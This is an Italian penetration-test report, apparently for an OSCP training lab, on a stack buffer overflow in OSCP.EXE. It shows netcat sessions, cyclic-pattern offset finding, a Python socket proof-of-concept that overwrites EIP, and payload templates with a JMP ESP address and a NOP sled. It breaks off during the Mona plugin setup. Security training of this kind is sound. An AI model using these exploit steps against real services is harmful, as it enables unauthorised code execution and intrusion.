

REPORT DI ANALISI

OGGETTO DELL'ANALISI: FILE OSCP.EXE

AZIENDA CLIENTE: THETA SPA

CODICE REPORT: BT3-XTR2

REV: 0

SCENARIO	4
CONCETTO DI BUFFER OVERFLOW	4
BUFFER OVERFLOW NELL'APPLICATIVO OSCP	6
STRUMENTI UTILIZZATI	6
KALI LINUX	6
IMMUNITY DEBUGGER	6
POCEDURA DETTAGLIATA DI EXPLOITATION UTILIZZANDO LA VULNERABILITÀ DI BUFFER OVERFLOW NELL'APPLICATIVO OSCP.EXE	8
Collegamento su porta 1337	8
Test Buffer Overflow "Manuale"	11
Creazione pattern ed individuazione Estremi (ESP EIP)	13
Cosa sono EIP ed ESP?	13
1. EIP (Extended Instruction Pointer)	14
2. ESP (Extended Stack Pointer)	14
3. Confronto EIP vs ESP	15
4. Perché Sono Importanti per OSCP?	15
Determinazione dei Pattern Offset	18
Cosa sono gli Offset di EIP ed ESP?	18
1. Offset dell'EIP	18
2. Offset dell'ESP	18
3. Perché gli Offset sono Diversi? (1982 vs 1978)	19
Conclusione	19
Verifica degli Offsets tramite codice Python	20
Installazione Plugin Mona e raffinamento del payload malevolo	22
Mona	22
Procedimento	23
Funzionalità principali:	25
Cosa succede durante la comparazione?	27
Come Mona identifica i bad chars?	27
Iniezione codice e accesso tramite reverse shell	29
A Cosa Serve JMP ESP?	30
CONSIDERAZIONI E ANALISI	33
PROPOSTE PER MITIGAZIONE E RACCOMANDAZIONI	33
ALLEGATI	36

SCENARIO

Ci si propone di eseguire un'analisi relativa all'applicativo OSCP.EXE di proprietà dell'azienda cliente THETA S.p.a.

L'applicativo risulta soggetto ad una vulnerabilità di tipo buffer overflow.

Ci si propone in particolare di effettuare le seguenti attività:

Analisi: Determinare la dimensione del buffer e il punto preciso dove il buffer overflow causa il crash dell'applicazione.

Creazione del Payload: Usate strumenti come Metasploit o script in Python per creare un payload che sfrutti la vulnerabilità.

Test dell'Exploit: Eseguite l'exploit nell'ambiente di test per confermare l'esecuzione di codice arbitrario.

Proposte di Mitigazione e Raccomandazioni: Dopo aver dimostrato l'exploit, proporre soluzioni per mitigare la vulnerabilità. Questo include l'aggiornamento del codice, l'applicazione di patch di sicurezza e l'adozione di buone pratiche di programmazione sicura.

CONCETTO DI BUFFER OVERFLOW

Un buffer overflow si verifica quando un programma tenta di scrivere più dati in un blocco di memoria allocato (il "buffer") di quanto quest'ultimo possa contenere. I dati in eccesso "tracimano" oltre i confini del buffer e vanno a sovrascrivere le aree di memoria adiacenti. Questa sovrascrittura può corrompere altri dati, variabili, strutture dati o persino il codice eseguibile del programma, portando a comportamenti inaspettati, crash del sistema o, peggio ancora, all'esecuzione di codice dannoso iniettato da un attaccante.

Concetti Fondamentali:

- 1. **Buffer:** Un buffer è una regione contigua di memoria allocata per contenere una quantità specifica di dati. Può essere allocato sullo stack (per variabili locali e indirizzi di ritorno delle funzioni) o sull'heap (per dati allocati dinamicamente).
- 2. **Scrittura di Dati:** Un buffer overflow si verifica durante un'operazione di scrittura di dati nel buffer. Funzioni di libreria standard del linguaggio C come

- strcpy, sprintf, gets (ormai deprecate e pericolose) sono spesso implicate perché non eseguono controlli sui limiti della dimensione dei dati da scrivere.
- 3. **Sovrascrittura:** Quando la quantità di dati da scrivere supera la dimensione del buffer, i byte in eccesso vengono scritti nelle aree di memoria adiacenti.
- 4. **Conseguenze:** Le conseguenze di un buffer overflow possono variare a seconda di cosa viene sovrascritto:
 - a. **Corruzione di Dati:** Altre variabili o strutture dati vicine al buffer possono essere alterate, causando malfunzionamenti nel programma.
 - b. **Crash del Programma:** La sovrascrittura di strutture dati interne utilizzate dal programma (come metadati di gestione della memoria) può portare a errori e alla terminazione anomala del programma.
 - c. Esecuzione di Codice Arbitrario: Questa è la conseguenza più grave. Un attaccante può progettare l'input in modo che i dati in overflow sovrascrivano l'indirizzo di ritorno di una funzione sullo stack. Quando la funzione termina, invece di tornare all'indirizzo previsto, il programma salta all'indirizzo fornito dall'attaccante, che punta a un'area di memoria contenente codice dannoso (spesso chiamato "shellcode") anch'esso iniettato nell'input.

Tipi di Buffer Overflow:

- Stack-based Buffer Overflow: Si verifica quando un buffer allocato sullo stack viene sovrascritto. Lo stack è una regione di memoria utilizzata per gestire le chiamate di funzione e le variabili locali. L'indirizzo di ritorno delle funzioni è memorizzato sullo stack, rendendolo un bersaglio primario per gli attacchi di esecuzione di codice arbitrario.
- Heap-based Buffer Overflow: Si verifica quando un buffer allocato sull'heap viene sovrascritto. L'heap è una regione di memoria utilizzata per l'allocazione dinamica di memoria (tramite malloc, new, ecc.). Le conseguenze di un heap overflow sono spesso meno immediate dell'overflow di stack e possono coinvolgere la corruzione di metadati di gestione dell'heap o di altre strutture dati allocate sull'heap. Sfruttare gli heap overflow per l'esecuzione di codice arbitrario è generalmente più complesso.

BUFFER OVERFLOW NELL'APPLICATIVO OSCP

Il servizio analizzato presenta una criticità di tipo *buffer overflow* nel campo di input **OVERFLOW1**, causata dalla mancata validazione della lunghezza dei dati in ingresso. Quando viene fornito un input più lungo della capacità allocata in memoria, i dati eccedenti sovrascrivono aree adiacenti, incluso il registro **EIP (Extended Instruction Pointer)**. Questo registro, fondamentale per il controllo del flusso di esecuzione, se manipolato da un attaccante, può essere reindirizzato verso codice arbitrario. Nel caso specifico, inviando un payload appositamente strutturato, è possibile prendere il controllo del processo, sfruttando l'assenza di protezioni come **ASLR** o **stack canary**.

STRUMENTI UTILIZZATI

KALI LINUX

Kali Linux è una distribuzione Linux avanzata, basata su Debian, progettata per **test di penetrazione**, **sicurezza informatica** e **analisi forense**. Sviluppata e mantenuta da Offensive Security, include oltre **600 tool preinstallati** (come Metasploit, Nmap, Burp Suite) per attività di hacking etico, vulnerability assessment e crittoanalisi. Supporta ambienti live, virtualizzazione e cloud, ed è ottimizzata per l'uso su hardware dedicato o macchine virtuali. La sua natura open-source e la compliance con gli standard di sicurezza lo rendono lo strumento preferito per professionisti e ricercatori.

IMMUNITY DEBUGGER

Immunity Debugger è un **debugger potente e flessibile** specificamente progettato per l'**analisi di sicurezza, il reverse engineering e lo sfruttamento di vulnerabilità**. È particolarmente apprezzato nella comunità della sicurezza informatica per la sua **integrazione con il linguaggio di scripting Python**.

Ecco alcuni aspetti chiave di Immunity Debugger:

Caratteristiche Principali:

- Interfaccia Utente Intuitiva: Offre un'interfaccia grafica che facilita la navigazione tra il codice disassemblato, i registri, la memoria, lo stack e i thread.
- **Potenti Funzionalità di Debugging:** Permette di impostare breakpoint (punti di interruzione) condizionali e non, eseguire il codice passo-passo (step-in, step-

- over, step-out), ispezionare e modificare i valori dei registri e della memoria in tempo reale.
- Integrazione con Python (PyCommands): Questa è una delle caratteristiche più distintive. Gli utenti possono scrivere script Python (chiamati PyCommands) per estendere le funzionalità del debugger, automatizzare task ripetitivi, analizzare dati in modo specifico, implementare algoritmi di fuzzing di base e molto altro. Questa flessibilità lo rende estremamente potente per l'analisi personalizzata.
- **Gestione delle Eccezioni:** Fornisce strumenti per analizzare le eccezioni generate durante l'esecuzione del programma, il che è fondamentale per comprendere crash e potenziali vulnerabilità.
- Analisi di Crash: Aiuta nell'analisi post-mortem dei crash applicativi, fornendo informazioni sullo stato del sistema al momento dell'errore, inclusi lo stack di chiamate e i valori dei registri.
- **Supporto per Plugin:** L'architettura di Immunity Debugger supporta plugin che possono estenderne ulteriormente le funzionalità per compiti specifici, come l'analisi di protocolli di rete o formati di file particolari.
- Disassembler Integrato: Visualizza il codice eseguibile in formato assembly, consentendo agli analisti di comprendere il funzionamento a basso livello del software.
- **Visualizzazione della Memoria:** Offre diverse modalità per visualizzare il contenuto della memoria, facilitando l'identificazione di pattern, stringhe o dati specifici.
- **Gestione dei Thread:** Permette di tracciare e controllare l'esecuzione di applicazioni multithreaded.

Perché è Importante per la Sicurezza Informatica:


- Analisi di Malware: Gli analisti di malware utilizzano Immunity Debugger per eseguire il codice dannoso in un ambiente controllato e osservarne il comportamento, identificando le sue funzionalità, i meccanismi di persistenza e le comunicazioni di rete.
- **Reverse Engineering:** Viene impiegato per comprendere il funzionamento interno di applicazioni proprietarie o sconosciute, analizzando il loro codice assembly.
- Ricerca di Vulnerabilità: I ricercatori di sicurezza lo utilizzano per identificare e analizzare vulnerabilità software, come buffer overflow, formatt string bugs e altre debolezze che potrebbero essere sfruttate da attaccanti.
- **Sviluppo di Exploit:** La capacità di controllare l'esecuzione del programma e manipolare la memoria rende Immunity Debugger uno strumento prezioso per lo sviluppo di exploit per le vulnerabilità scoperte.

• **Automazione dell'Analisi:** Grazie ai PyCommands, è possibile automatizzare parti del processo di analisi, risparmiando tempo e migliorando l'efficienza.

POCEDURA DETTAGLIATA DI EXPLOITATION UTILIZZANDO LA VULNERABILITÀ DI BUFFER OVERFLOW NELL'APPLICATIVO OSCP.EXE

Collegamento su porta 1337

Innanzitutto si è proceduto ad aprire Immunity Debugger con il quale poi si è aperto il file OSCP.EXE tramite il comando File -> Open.



Come si può vedere dalla schermata viene aperta un interfaccia grafica che consente di analizzare verie informazioni tra cui:

• Disassembler:

- Mostra il codice assembly del processo in esecuzione (es. MOV EAX, EBX).
- o **Indirizzi di memoria** a sinistra (es. 00401000).
- Breakpoint evidenziati in rosso.

• Registri:

- o Valori dei registri della CPU (EAX, EBX, ECX, EDX, EIP, ESP, EBP).
- o **EIP** (Extended Instruction Pointer) è cruciale per i buffer overflow.


Stack:

- Visualizza i dati nello stack (es. valori pushati, indirizzi di ritorno).
- Utile per identificare overflow e corruzioni.

• Dump della Memoria:

- o Contenuto esadecimale/ASCII di una sezione di memoria.
- o Usato per analizzare shellcode o payload iniettati.

Inoltre in questo caso lanciando il programma viene aperta la finestra di interfaccia del programma eseguito.



La finestra comunica che la porta 1337 relativa alla macchina sulla quale è in esecuzione il programma è in ascolto.

Lanciando il comando NetCat e specificando l'indirizzo IP della macchina su cui è stato lanciato il programma oscp.exe e specificando la porta 1337 è possibile accedere all'interfaccia di comando, come vediamo qui di seguito.

```
File Actions Edit View Help

(kali@kali)-[~]

$ nc 192.168.50.130

no port[s] to connect to

(kali@kali)-[~]

$ nc 192.168.50.130 1337

Welcome to OSCP Vulnerable Server! Enter HELP for help.

HELP

Valid Commands:

HELP

OVERFLOW1 [value]

OVERFLOW2 [value]

OVERFLOW3 [value]

OVERFLOW5 [value]

OVERFLOW6 [value]

OVERFLOW6 [value]

OVERFLOW6 [value]

OVERFLOW9 [value]
```

Test Buffer Overflow "Manuale"

Analizzando l'interfaccia si nota che si ha la possibilità di lanciare il comando HELP per avere aiuto. Lanciando il comando viene restituita a terminale la lista di possibili comandi eseguibili.

Come test si è proceduto ad eseguire il comando OVERFLOW1:

```
kali@kali: ~
File Actions Edit View Help
  –(kali⊛kali)-[~]
$ nc 192.168.50.130 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1
UNKNOWN COMMAND
OVERFLOW1 this is a test
OVERFLOW1 COMPLETE
OVERFLOW1 this is a test
OVERFLOW1 COMPLETE
```

Il comando viene eseguito e viene restituito un messaggio OVERFLOW1 COMPLETE che comunica la corretta esecuzione del programma.

Spostandosi su Immunity Debugger non si notano variazioni.

Per realizzare un buffer overflow si va a sfruttare la vulnerabilità dell'applicativo andando a inserire un payload manualmente che sovraccarichi il programma, nel seguente modo:

AAA

Lanciando il programma in questo caso il messaggio di corretta esecuzione non viene restituito, inoltre spostandosi su Immunity Debugger, nella schermata dei registri, si può notare come sia avvenuto un errore che ha portato al crash del programma.

Il puntatore allo stack (ESP) punta a molti A, esattamente come lo si è inviato. Il valore del puntatore all'istruzione (EIP) è 0x41414141, che è AAAA in esadecimale. Ciò significa che si è ottenuto il controllo dell'istruzione successiva da qualche parte lungo il buffer che si è inviato.

Creazione pattern ed individuazione Estremi (ESP EIP)

Si possono calcolare gli offset di EIP ed ESP sul payload utilizzando gli strumenti **pattern_create e pattern_offset**. Entrambi sono inclusi in Kali Linux e si trovano nella directory /usr/share/metasploit-framework/tools/exploit/. Il primo creerà una stringa che formerà un pattern, mentre il secondo leggerà 4 byte di quel pattern e indicherà l'offset.

Cosa sono EIP ed ESP?

EIP (Extended Instruction Pointer) e **ESP** (Extended Stack Pointer) sono due registri fondamentali nella CPU **x86/x64**, cruciali per comprendere i **buffer overflow** e l'esecuzione del codice nei sistemi Windows/Linux.

1. EIP (Extended Instruction Pointer)

• Cos'è:

- Un registro a 32 bit che contiene l'indirizzo della prossima istruzione da eseguire.
- Simile a un "segnaposto" che dice alla CPU dove trovare il codice successivo.

Ruolo nei Buffer Overflow:

- Se un attaccante sovrascrive l'EIP (es. con BBBB → 42424242), può reindirizzare l'esecuzione a un'area di memoria controllata da lui (es. shellcode nello stack).
- o Esempio: payload = b"A" * 1978 + b"\xaf\x11\x50\x62" #
 Sovrascrive EIP con l'indirizzo di JMP ESP

• Importanza:

o Controllare l'EIP è il primo passo per sfruttare un **buffer overflow**.

2. ESP (Extended Stack Pointer)

• Cos'è:

 Un registro a 32 bit che punta alla cima dello stack (dove vengono memorizzati dati temporanei, variabili locali, indirizzi di ritorno).

• Ruolo nei Buffer Overflow:

- o Spesso contiene lo **shellcode** iniettato dall'attaccante.
- Se l'EIP viene reindirizzato a un JMP ESP o CALL ESP, la CPU eseguirà il codice puntato da ESP.
- Esempio: 625011AF FFE4 JMP ESP; Salta all'indirizzo puntato da ESP

• Importanza:

o È la "porta" per eseguire payload malevoli nello stack.


3. Confronto EIP vs ESP

Registr o	Funzione	Esempio d'Uso nell'Exploit
EIP	Punta alla prossima istruzione	Sovrascritto con \xaf\x11\x50\x62 (JMP ESP)
ESP	Punta alla cima dello stack	Contiene lo shellcode (\x90\x90\xcc)

4. Perché Sono Importanti per OSCP?

- **EIP**: Senza controllarlo, non puoi reindirizzare l'esecuzione.
- **ESP**: Senza gestirlo, non puoi piazzare/eseguire lo shellcode.

Tornando ora alla trattazione di seguito si mostra la generazione del pattern:




Successivamente occorre resettare l'applicativo su Immunity e rilanciarlo.

Una volta effettuato nuovamente l'accesso, al comando prcedente questa volta si aggiungerà il payload appena ottenuto. In questo modo si riuscirà ad individuare meglio EIP ed ESP, come si vedrà di seguito.

Welcome to OSCP Vulnerable Server! Enter HELP for help. OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7A b8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9 Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag 1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4 Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am 6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7A o8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9 Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At 1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4 Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az 6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9 Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg 1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2B i3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4 Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm 6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7B o8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9 Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt 1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2B v3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4 Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz 6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7C b8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9 Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg 1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2C i3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4 Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm 6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7C o8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq

Osservando la finestra dei registri si può osservare quanto segue:



```
Registers (FPU)

EAX 00FGF250 ASCII "OUERFLOWI Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac6 ECX 00BA2744

ECX 00BA2744

EX 00BA2744

EX 00BA2744

EX 00BA2744

EX 00BA2744

EX 00BA27443

EX 00BA274

EX 00
```

Si determina che l'ESP inizia con 0Co1 e il valore di EIP è 0x6f43396e.

Se convertiamo il valore EIP in ASCII e teniamo conto dell'endianess, otteniamo n9Co.

Determinazione dei Pattern Offset

Cosa sono gli Offset di EIP ed ESP?

Gli **offset di EIP ed ESP** sono valori numerici che indicano **quanti byte** devono essere inviati in un buffer overflow prima di raggiungere e sovrascrivere questi registri critici. Ecco una spiegazione dettagliata:

1. Offset dell'EIP

- Cos'è:
- La distanza (in byte) tra l'inizio del buffer e la posizione dove viene memorizzato l'**EIP** (Extended Instruction Pointer).
- A cosa serve:
 - Ti permette di controllare l'EIP sovrascrivendolo con un indirizzo di ritorno arbitrario (es. JMP ESP).
 - o Esempio: payload = b"A" * offset_eip + b"\xaf\x11\x50\x62"
 # Sovrascrive l'EIP
 - Nell'output del nostro comando:
 - 0Col corrisponde a un offset di 1982 byte.
 - n9Co corrisponde a un offset di 1978 byte.

2. Offset dell'ESP

• Cos'è:

La distanza (in byte) tra l'inizio del buffer e la posizione dove viene memorizzato l'**ESP** (Extended Stack Pointer).

• A cosa serve:

- o Ti permette di **piazzare lo shellcode** nello stack e farvi puntare l'ESP.
- Se l'EIP viene reindirizzato a JMP ESP, la CPU eseguirà il codice nello stack.
- o Esempio: payload = b"A" * offset_eip + b"\xaf\x11\x50\x62"
 + b"\x90" * 16 + shellcode
 # padding EIP (JMP ESP) NOPsled shellcode

3. Perché gli Offset sono Diversi? (1982 vs 1978)

Nell' output in analisi:

- OCol → Offset 1982: Potrebbe riferirsi alla posizione di dati nello stack (es. altri registri).
- n9Co → Offset 1978: È probabilmente l'offset corretto per l'EIP.

Come verificare:

- 1. Usare l'offset 1978 per sovrascrivere l'EIP con BBBB ($\x42\x42\x42\x42$).
- 2. Se nel debugger si vede 42424242 nell'EIP, l'offset è corretto.

Conclusione

- Offset EIP: permette di controllare dove salta il programma.
- Offset ESP: permette di controllare cosa esegue il programma.
- **Tool**: Usa pattern_create e pattern_offset per automatizzare il processo.

Lanciando i due comandi sotto riportati si ricavano i pattern offset desiderati:

```
(kali@ kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0Co1
[*] Exact match at offset 1982

(kali@ kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978
```

Verifica degli Offsets tramite codice Python

Successivamente si va ad eseguire una proof of concept in Python (lanciandolo direttamente dal terminale in kali) che si connetterà al server vulnerabile e invierà un payload che non solo bloccherà il programma, ma confermerà anche l'affidabilità degli offset trovati (NOTA: occorre resettare il programma su immunity debugger ogni volta)

```
(kali⊗ kali)-[~]
$\frac{\$ \sudo}{\sudo} \text{ python3 buffer2.py} \]
[!] Errore: timed out

$\text{(kali⊗ kali)-[~]}
$\text{$\frac{\}{\}}$
```

```
⋈ Welcome
                      buffer1.py
                                    buffer2.py X
       home > kali > 💠 buffer2.py > ...
              import socket
             ip = '192.168.50.130'
            port = 1337
             timeout = 5
             payload = 'A'*1978 + 'B' * 4 + 'C' * 16
             s = socket.socket(socket.AF INET, socket.SOCK STREAM)
             s.settimeout(timeout)
txt
             try:
                  s.connect((ip, port)) # Parentesi corrette!
                  s.recv(1024)
                  s.send(b'OVERFLOW1 ' + payload.encode()) # Invia come by
                  s.recv(1024)
             except Exception as e:
                  print(f"[!] Errore: {e}")
              finally:
                  s.close()
         19
```

Il programma che si esegue avvia automaticamente la shell di comando di OSCP.EXE andando a caricare il payload in modo automatico, in particolare:

1. Connessione al target:

a. Si connette all'indirizzo IP 192.168.50.130 sulla porta 1337 con un timeout di 5 secondi

2. Creazione del payload:

- a. Genera una stringa composta da:
 - i. 1978 caratteri 'A' (usati per riempire il buffer)
 - ii. 4 caratteri 'B' (che dovrebbero sovrascrivere l'indirizzo di ritorno)
 - iii. 16 caratteri 'C' (usati come payload effettivo dopo il controllo dell'EIP)


3. Invio dell'exploit:

a. Invia il comando "OVERFLOW1" seguito dal payload codificato in bytes

4. Gestione degli errori:

a. Include un blocco try-except per gestire eventuali errori di connessione o comunicazione

Verificando dalle immagini si può notare come si ottengano effettivamente i risultati desiderati.



Installazione Plugin Mona e raffinamento del payload malevolo

Una volta stabiliti e verificati gli offset si conosce esattamente il punto all'interno del payload dove inizializzare il codice malevolo per realizzare la reverse shell.

Per evitare errori di compilazione però è necessario raffinare lo script malevolo dai cosiddetti **badchars**, ovvero caratteri che potrebbero dare errori di compilazione. Infatti non tutti i caratteri sono adatti al payload. Ad esempio, se il payload contiene il **\0** carattere "char", da qualche parte lungo il percorso il programma potrebbe confonderlo con la fine di una stringa e ignorare tutto ciò che segue questo carattere nel payload. Un altro esesso avviene tramite un plugin chiamato Mona.

Mona

Mona è un plugin essenziale per Immunity Debugger, progettato per semplificare l'analisi e lo sfruttamento di vulnerabilità di buffer overflow. Automatizza molte operazioni manuali, come la ricerca di pattern per identificare l'offset esatto che controlla l'EIP, la generazione di bytearray univoci e l'identificazione di "bad characters" che potrebbero corrompere il payload. Inoltre, mona facilita la ricerca di istruzioni assembly utili (come JMP ESP) all'interno di moduli puliti (senza protezioni come ASLR) per reindirizzare il flusso di esecuzione verso il payload malevolo.

Grazie ai suoi comandi intuitivi (es: !mona findmsp per l'offset, !mona jmp -r ESP per i salti), mona riduce notevolmente il tempo necessario per sviluppare exploit affidabili, rendendolo uno strumento indispensabile nel penetration testing e nella binary exploitation.

Procedimento


Scarichiamo il plugin Mona e lo si va a inserire nella cartella all'interno di questo percorso:

C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands

Dopodichè tramite il comando

!mona config -set workingfolder c:\mona\%p

